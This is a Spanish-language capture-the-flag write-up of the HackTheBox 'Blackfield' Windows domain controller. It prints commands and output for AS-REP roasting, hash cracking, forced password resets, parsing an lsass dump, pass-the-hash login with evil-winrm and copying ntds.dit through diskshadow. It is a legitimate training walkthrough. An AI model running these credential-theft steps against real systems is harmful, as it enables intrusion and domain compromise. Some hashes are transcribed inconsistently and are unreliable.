

# Blackfield

## Reconocimiento

Primero que todo, realizamos un ping a la máquina para ver si nuestro equipo tiene conectividad con esta; IP: 10.10.10.192 .

```
[root@zephyrus] - [/home/dimegio/Dimegio/HackTheBox/Blackfield]
# ping 10.10.10.192
PING 10.10.10.192 (10.10.10.192) 56(84) bytes of data.
64 bytes from 10.10.10.192: icmp_seq=1 ttl=127 time=35.7 ms
64 bytes from 10.10.10.192: icmp_seq=2 ttl=127 time=35.6 ms
^C
--- 10.10.10.192 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 35.640/35.666/35.693/0.026 ms

[root@zephyrus] - [/home/dimegio/Dimegio/HackTheBox/Blackfield]
#
```

Como se puede ver, la máquina está activa con un TTL de 127, es decir es una Windows

## Enumeración

Empezamos la fase de enumeración con la recopilación de puertos abiertos de la máquina:

```
nmap -p- --open -ss --min-rate 4000 -vvv -n -Pn 10.10.10.192 -oG allPorts
```

```

└─(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
# nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.192 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SUN ( https://nmap.org ) at 2024-07-28 14:09 CEST
Initiating SYN Stealth Scan at 14:09
Scanning 10.10.10.192 [65535 ports]
Discovered open port 135/tcp on 10.10.10.192
Discovered open port 445/tcp on 10.10.10.192
Discovered open port 53/tcp on 10.10.10.192
Discovered open port 5985/tcp on 10.10.10.192
Discovered open port 88/tcp on 10.10.10.192
Discovered open port 389/tcp on 10.10.10.192
Discovered open port 593/tcp on 10.10.10.192
Discovered open port 3268/tcp on 10.10.10.192
Completed SYN Stealth Scan at 14:09, 32.92s elapsed (65535 total ports)
Nmap scan report for 10.10.10.192
Host is up, received user-set (0.034s latency).
Scanned at 2024-07-28 14:09:00 CEST for 33s
Not shown: 65527 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
53/tcp    open  domain      syn-ack ttl 127
88/tcp    open  kerberos-sec  syn-ack ttl 127
135/tcp   open  msrpc       syn-ack ttl 127
389/tcp   open  ldap        syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
593/tcp   open  http-rpc-epmap  syn-ack ttl 127
3268/tcp  open  globalcatLDAP  syn-ack ttl 127
5985/tcp  open  wsman       syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 33.02 seconds
  Raw packets sent: 131085 (5.768MB) | Rcvd: 31 (1.364KB)

└─(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
# 

```

Una vez teniendo los puertos abiertos, realizamos un escaneo de versiones y servicios:

```
nmap -sC -sV -p53,88,135,389,445,593,3268,5985 10.10.10.192 -oN targeted
```

```

└─(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
# nmap -sC -sV -p53,88,135,389,445,593,3268,5985 10.10.10.192 -oN targeted
Starting Nmap 7.94SUN ( https://nmap.org ) at 2024-07-28 14:12 CEST
Nmap scan report for 10.10.10.192
Host is up (0.076s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-28 19:12:41Z)
135/tcp   open  msrpc       Microsoft Windows RPC
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local., Site: Default-First-Site-Name)
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-07-28T19:12:45
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.52 seconds

└─(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
# 

```

## Puerto 445 (SMB)

Primero que todo, mediante crackmapexec identificamos ante que nos estamos enfrentando, que en este caso nos indica `DC01`, además de obtener el dominio: `BLACKFIELD.local`

```
crackmapexec smb 10.10.10.192
```

```
(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$ crackmapexec smb 10.10.10.192
SMB          10.10.10.192      445      DC01           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (
domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
```

```
(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$
```

### Añadimos el dominio en el `/etc/hosts`

Si intentamos enumerar los recursos del smb mediante mediante un null sesion, veremos que solamente tenemos acceso a `IPC$` e `profiles$`

```
smbmap -H 10.10.10.192 -u guest
```

```
(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$ smbmap -H 10.10.10.192 -u guest
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445      Name: BLACKFIELD.local      Status: Authenticated
Disk          Permissions      Comment
-----      -----
ADMIN$        NO ACCESS      Remote Admin
C$           NO ACCESS      Default share
forensic      NO ACCESS      Forensic / Audit share.
IPC$          READ ONLY     Remote IPC
NETLOGON      NO ACCESS      Logon server share
profiles$     READ ONLY     Logon server share
SYSVOL       NO ACCESS      Logon server share

[*] Closed 1 connections
```

Si miramos dentro del directorio `profiles$`:

```
smbmap -H 10.10.10.192 -u guest -r profiles$
```

[+] IP: 10.10.10.192:445 Name: BLACKFIELD.local Status: Authenticated			
Disk	Permissions	Comment	
---	-----		-----
ADMIN\$	NO ACCESS	Remote Admin	
C\$	NO ACCESS	Default share	
forensic	NO ACCESS	Forensic / Audit share.	
IPC\$	READ ONLY	Remote IPC	
NETLOGON	NO ACCESS	Logon server share	
profiles\$	READ ONLY		
./profiles\$			
dr--r--r--	0 Wed Jun 3 18:47:12 2020	.	
dr--r--r--	0 Wed Jun 3 18:47:12 2020	..	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AAlleni	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ABarteski	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ABekesz	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ABenzies	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ABiemiller	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ACampken	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ACheretei	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ACsonaki	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AHigchens	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AJaquemai	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AKlado	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AKoffenburger	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AKollolli	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AKruppe	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AKubale	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ALamerz	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AMaceldon	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AMasalunga	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ANavy	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ANesterova	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ANeusse	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AOkleshen	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	APustulka	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ARotella	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ASanwardeker	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AShadaia	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ASischo	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ASpruce	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ATakach	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ATaugue	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	ATwardowski	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	audit2020	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AWangenheim	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AWorsey	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	AZigmunt	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	BBakajza	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	BBeloucif	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	BCarmitcheal	
dr--r--r--	0 Wed Jun 3 18:47:11 2020	BConsultant	

Los directorios por lo visto pertenecen a los usuarios del dominio. Donde vemos que la primera letra es del nombre y después sigue el apellido. Por lo que intentaremos ver que usuarios de los encontrados, son válidos mediante kerbrute.

```
kerbrute userenum -d BLACKFIELD.local --dc 10.10.10.192 users
```

```
[+] (dimegio㉿zephyrus) - [~/Dimegio/HackTheBox/Blackfield]
└─$ kerbrute userenum -d BLACKFIELD.local --dc 10.10.10.192 user
```

Version: dev (n/a) - 07/28/24 - Ronnie Flathers @ropnop

```
2024/07/28 15:02:28 > Using KDC(s):
2024/07/28 15:02:28 > 10.10.10.192:88
2024/07/28 15:02:49 > [+] VALID USERNAME: audit2020@BLACKFIELD.local
2024/07/28 15:04:42 > [+] support has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$support@BLACKFIELD.LOCAL:0e8391e8d6acf20a14b92e233445d45fc$715715ab87248ec01957033210a75e742ad4b9
f763203f36be6fa6fa0988e95774971d6a534f64eb6f413ba4c385f4bb9149f56fb81ee1214f07ee14ec42b9f3b8a64788714e5070686
accdc6c8adb73a80014a1632028fddecb7bfea817b819c3ebbe654e3446b808bc43a96599d0d2b984323255c34414314dd81a3f1620d5e
b311938a1569a09e6eb0760f560f1881fa5d587e311f012ad79032645a0634c7beecee800dddc00a55ed781ff781f7b3674422648227d
da1ee583c1356d3771ab79868fef628ec425e60b21c7a62987f4043ac95ddc29e40d505a553ea807d2593d7cf3278da6f813d2b1835c2f
b04161508dbb6ffabaa0c51fdb2c9c54827f056d31fc6ef78dc
2024/07/28 15:04:42 > [+] VALID USERNAME: support@BLACKFIELD.local
2024/07/28 15:04:47 > [+] VALID USERNAME: svc_backup@BLACKFIELD.local
2024/07/28 15:05:13 > Done! Tested 314 usernames (3 valid) in 164.802 seconds
```

Como se observa, se han encontrado 3 usuarios válidos, uno de los cuales, hemos obtenido su hash TGT.

También se podría conseguir mediante `imapacket`

```
impacket-GetNPUsers Blackfield.LOCAL/ -no-pass -usersfile validUsers
```

```
[dimegio@zephyrus] - [~/Dimegio/HackTheBox/Blackfield]
$ impacket-GetNPUsers Blackfield.LOCAL/ -no-pass -usersfile validUsers
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[+] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:4bcb975af299db4b644127ccf432b69a$26389547809c2e211fa2a8e95124c2f480b25dd
e57fe5b422e61ccd802e079f0795a155e44efe54617fd8b6c151d4752a287af2eb8717adcbc27f21d8be0a8acc87e777f1c6d35b715b64c
e4d5c9932620a721f82a07266710d81f74e5685cadbc7465e13ec107fb0554f71faf8945f59f050eb19c312ae25de37df4be8cface8a36
0a7bc6fffc554c7d01b41f0b01fc7f5a62b84145c901b210b8ba713d64cb3e1438f285b2f3c669c12320284ffd1238f0ac830ccb5fa8f1
d7eed1a9ca9f937b66a253bf38f702521eae874a9493733a1a096e379fe3a006bb54bb47920fc2992579bb7ce7795da7b7669fccecd66
e7055
[+] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Ahora si utilizamos hashcat, podemos llegar a obtener la contraseña del usuario:

#00^BlackKnight

```
hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt --force
```

Comprobando con crackmapexec, vemos como efectivamente las credenciales son correctas:

```
[dimegio@zephyrus]-(~/Dimegio/HackTheBox/Blackfield]
$ crackmapexec smb 10.10.10.192 -u "support" -p "#00^BlackKnight"
SMB      10.10.10.192  445  DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
SMB      10.10.10.192  445  DC01          [+] BLACKFIELD.local\support:#00^BlackKnight
```

```
└─(dimegio㉿zephyrus) - [~/Dimegio/HackTheBox/Blackfield]  
$
```

Utilizando la herramienta `ldapdomaindump`, podemos enumerar más información:

```
ldapdomaindump -u "blackfield.local\support" -p "#00^BlackKnight" 10.10.10.192
```

```
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$ ldapdomaindump -u "blackfield.local\support" -p "#00^BlackKnight" 10.10.10.192
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$
```

Vemos que el usuario `svc_backup` pertenece al grupo de "Remote Management Users"

## Remote Management Users


CN	name	SAM Name
svc_backup	svc_backup	svc_backup

Por otra parte utilizamos bloodhound para recopilar información.

Como no tenemos acceso a la máquina, utilizamos la herramienta `bloodhound-python`:

```
bloodhound-python -c All -u 'support' -p '#00^BlackKnight' -ns 10.10.10.192 -d
blackfield.local
```

Esto nos generará varios archivos. Donde una vez inicializada la aplicación `sudo neo4j console` los subimos a bloodhound. Posteriormente introducimos que tenemos acceso al usuario `support` y vemos lo que podemos conseguir mediante este:



El usuario `support` puede forzar el cambio de contraseña del usuario `audit2020`. Por lo cual utilizaremos `net rpc` para hacerlo, debido a que este puede cambiar directamente la contraseña del usuario.

```
net rpc password audit2020 -U 'support' -S 10.10.10.192
```

Posteriormente lo comprobamos mediante crackmapexec si hemos podido cambiar la contraseña:

```
(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
$ net rpc password audit2020 -U 'support' -S 10.10.10.192
Enter new password for audit2020:
Password for [WORKGROUP\support]:  

(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
$ crackmapexec smb 10.10.10.192 -U 'audit2020' -P 'Test123!'
SMB      10.10.10.192    445    DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (
domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB      10.10.10.192    445    DC01          [*] BLACKFIELD.local\audit2020:Test123!  

(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
$
```

Ahora si volvemos a enumerar el servicio de smb, veremos que tenemos acceso al directorio `forensic`

```
smbmap -H 10.10.10.192 -U "audit2020" -P "Test123\!"
```

```

└─(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
$ smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!"
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445      Name: BLACKFIELD.local      Status: Authenticated
Disk
-----
ADMIN$          NO ACCESS   Remote Admin
C$             NO ACCESS   Default share
forensic        READ ONLY   Forensic / Audit share.
IPC$           READ ONLY   Remote IPC
NETLOGON       READ ONLY   Logon server share
profiles$      READ ONLY   Logon server share
SYSVOL         READ ONLY   Logon server share

[*] Closed 1 connections

└─(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
$ 

```

Seguidamente, inspeccionando el contenido del directorio, encontramos un archivo

`lsass.zip`

```
smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" -r forensic/memory_analysis
```

```

└─(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
$ smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" -r forensic/memory_analysis
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445      Name: BLACKFIELD.local      Status: Authenticated
Disk
-----
ADMIN$          NO ACCESS   Remote Admin
C$             NO ACCESS   Default share
forensic        READ ONLY   Forensic / Audit share.
./forensicmemory_analysis
dr--r--r--      0 Thu May 28 22:29:24 2020 .
dr--r--r--      0 Thu May 28 22:29:24 2020 ..
fr--r--r--      37876530 Thu May 28 22:29:24 2020 conhost.zip
fr--r--r--      24962333 Thu May 28 22:29:24 2020 ctfmon.zip
fr--r--r--      23993305 Thu May 28 22:29:24 2020 dfsrs.zip
fr--r--r--      18366396 Thu May 28 22:29:24 2020 dllhost.zip
fr--r--r--      8810157 Thu May 28 22:29:24 2020 ismaserv.zip
fr--r--r--      41936098 Thu May 28 22:29:24 2020 lsass.zip
fr--r--r--      64288607 Thu May 28 22:29:24 2020 mmc.zip
fr--r--r--      13332174 Thu May 28 22:29:24 2020 RuntimeBroker.zip
fr--r--r--      131983313 Thu May 28 22:29:24 2020 ServerManager.zip
fr--r--r--      33141744 Thu May 28 22:29:24 2020 sihost.zip
fr--r--r--      33756344 Thu May 28 22:29:24 2020 smartscreen.zip
fr--r--r--      14408833 Thu May 28 22:29:24 2020 svchost.zip
fr--r--r--      34631412 Thu May 28 22:29:24 2020 taskhostw.zip
fr--r--r--      14255089 Thu May 28 22:29:24 2020 winlogon.zip
fr--r--r--      4067425 Thu May 28 22:29:24 2020 wlms.zip
fr--r--r--      18303252 Thu May 28 22:29:24 2020 WmiPrvSE.zip
IPC$           READ ONLY   Remote IPC
NETLOGON       READ ONLY   Logon server share
profiles$      READ ONLY   Logon server share
SYSVOL         READ ONLY   Logon server share

[*] Closed 1 connections

└─(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
$ | 

```

Descargamos dicho archivo:

```
smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" --download
forensic/memory_analysis/lsass.zip
```

```
[dimegio@zephyrus]-(~/Dimegio/HackTheBox/Blackfield/bloodhound]
$ smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" --download forensic/memory_analysis/lsass.zip
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 1 authenticated session(s)
[+] Starting download: forensic\memory_analysis\lsass.zip (41936098 bytes)
[+] File output to: /home/dimegio/Dimegio/HackTheBox/Blackfield/bloodhound/10.10.10.192-forensic_memory_analysis_lsass.zip
[*] Closed 1 connections
```

Ahora simplemente descomprimimos el archivo y utilizamos la herramienta `pypykatz` para analizar el archivo:

```
pypykatz lsa minidump lsass.DMP
```

```
[dimegio@zephyrus]-(~/Dimegio/HackTheBox/Blackfield]
$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
== MSV ==
    Username: svc_backup
    Domain: BLACKFIELD
    LM: NA
    NT: 9658d1d1dc9250115e2205d9f48400d
    SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
    DPAPI: a03cd8e9d30171f3cf8caad92fef621
== WDIGEST [633ba] ==
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos ==
    Username: svc_backup
    Domain: BLACKFIELD.LOCAL
== WDIGEST [633ba] ==
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 365835 (5950b)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
luid 365835
== MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfdbabe93d4a37d
    DPAPI: NA
== WDIGEST [5950b] ==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos =
```

Descubrimos el hash del usuario `svc_backup` el cual lo validamos mediante `crackmapexec`

```
crackmapexec winrm 10.10.10.192 -u 'svc_backup' -H  
'9658d1d1dcd9250115e2205d9f48400d'
```

```
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]  
$ crackmapexec smb 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'  
SMB      10.10.10.192    445    DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BL  
SMB      10.10.10.192    445    DC01          [*] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d  
  
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]  
$
```

Como dicho usuario forma parte del grupo "Remote Management Users", deberíamos de tener acceso mediante winrm:

```
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]  
$ crackmapexec winrm 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'  
SMB      10.10.10.192    5985   DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)  
HTTP     10.10.10.192    5985   DC01          [*] http://10.10.10.192:5985/wsman  
WINRM   10.10.10.192    5985   DC01          [*] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)  
  
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]  
$
```

Por lo que ahora utilizamos `evil-winrm` para conectarnos a la máquina.

```
evil-winrm -i 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
```

```
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]  
$ evil-winrm -i 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'  
Evil-WinRM shell v3.5  
  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote Path Completions  
  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami  
blackfield\svc_backup  
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cat C:\Users\svc_backup\Desktop\user.txt  
3920bb317a0bef51027e2852be64b543  
*Evil-WinRM* PS C:\Users\svc_backup\Documents> |
```

*Con esto, obtendríamos la flag del usuario.*

## Escalada de privilegios

Enumerando la información del usuario, descubrimos que podemos hacer o ver backups, por el permiso asignado a este:

```
whoami /all
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /all
```

USER INFORMATION

```
User Name SID
=====
blackfield\svc_backup S-1-5-21-4194615774-2175524697-3563712290-1413
```

GROUP INFORMATION

PRIVILEGES INFORMATION

USER CLAIMS INFORMATION

por lo que intentamos crear una copia de system para posteriormente dumper el NTDS para obtener los hashes del dominio y ganar persistencia.

```
reg save HKLM\system system
```

Por otra parte necesitaríamos una copia del archivo `ntds.dit` localizado en:

```
*Evil-WinRM* PS C:\Windows\NTDS> dir

Directory: C:\Windows\NTDS

Mode                LastWriteTime       Length Name
----                -----          -----
-a----  7/28/2024 11:53 AM           8192  edb.chk
-a----  7/29/2024  9:53 AM        10485760  edb.log
-a----  2/23/2020  9:41 AM        10485760  edb00004.log
-a----  2/23/2020  9:41 AM        10485760  edb00005.log
-a----  2/23/2020  3:13 AM        10485760  edbres00001.jrs
-a----  2/23/2020  3:13 AM        10485760  edbres00002.jrs
-a----  2/23/2020  9:41 AM        10485760  edbttmp.log
-a----  7/28/2024  11:53 AM      18874368  ntds.dit
-a----  7/28/2024  11:53 AM          16384  ntds.jfm
-a----  7/28/2024  11:53 AM        434176  temp.edb
```

```
*Evil-WinRM* PS C:\Windows\NTDS> |
```

Sin embargo, no podemos hacer una copia de este de manera directa, por lo que abusaríamos del privilegio anteriormente visto

Primero que todo nos creamos una unidad lógica, para ello, nos creamos un archivo con el siguiente contenido:

```
set context persistent nowriters
add volume c: alias dimegio
create
expose %dimegio% z:
```

*Importante, contener un espacio al final de cada línea*

```
[dimegio@zephyrus]~/.Dimegio/HackTheBox/Blackfield]
$ catn test.txt
set context persistent nowriters
add volume c: alias dimegio
create
expose %dimegio% z:

[dimegio@zephyrus]~/.Dimegio/HackTheBox/Blackfield]
$
```

Lo subimos a la máquina víctima y lo ejecutamos con diskshadow

```
diskshadow.exe /s C:\Windows\Temp\test.txt
```

```
*Evil-WinRM* PS C:\Windows\Temp> upload /home/dimegio/Dimegio/HackTheBox/Blackfield/test.txt
Info: Uploading /home/dimegio/Dimegio/HackTheBox/Blackfield/test.txt to C:\Windows\Temp\test.txt
Data: 120 bytes of 120 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Windows\Temp> diskshadow.exe /s C:\Windows\Temp\test.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC01, 7/29/2024 10:04:23 AM

→ set context persistent nowriters
→ add volume c: alias dimegio
→ create
Alias dimegio for shadow ID {46751063-77f6-45de-b67d-eba2618acadb} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {f819483d-3c09-47bc-8028-841bff1e0307} set as environment variable.

Querying all shadow copies with the shadow copy set ID {f819483d-3c09-47bc-8028-841bff1e0307}

* Shadow copy ID = {46751063-77f6-45de-b67d-eba2618acadb} %dimegio%
- Shadow copy set: {f819483d-3c09-47bc-8028-841bff1e0307} %VSS_SHADOW_SET%
- Original count of shadow copies = 1
- Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [c:\]
- Creation time: 7/29/2024 10:04:25 AM
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
- Originating machine: DC01.BLACKFIELD.local
- Service machine: DC01.BLACKFIELD.local
- Not exposed
- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %dimegio% z:
→ %dimegio% = {46751063-77f6-45de-b67d-eba2618acadb}
The shadow copy was successfully exposed as z:\.
→
*Evil-WinRM* PS C:\Windows\Temp>
```

Con esto, tendremos una unidad lógica creada copia del disco C

```
*Evil-WinRM* PS Z:\Windows\NTDS> dir

Directory: Z:\Windows\NTDS

Mode                LastWriteTime         Length Name
----                -----          ---- -
-a----   7/28/2024  11:53 AM            8192 edb.chk
-a----   7/29/2024  9:53 AM        10485760 edb.log
-a----   2/23/2020  9:41 AM        10485760 edb00004.log
-a----   2/23/2020  9:41 AM        10485760 edb00005.log
-a----   2/23/2020  3:13 AM        10485760 edbres00001.jrs
-a----   2/23/2020  3:13 AM        10485760 edbres00002.jrs
-a----   2/23/2020  9:41 AM        10485760 edbttmp.log
-a----   7/28/2024  11:53 AM       18874368 ntds.dit
-a----   7/28/2024  11:53 AM           16384 ntds.jfm
-a----   7/28/2024  11:53 AM        434176 temp.edb

*Evil-WinRM* PS Z:\Windows\NTDS> pwd

Path
-----
Z:\Windows\NTDS

*Evil-WinRM* PS Z:\Windows\NTDS>
```

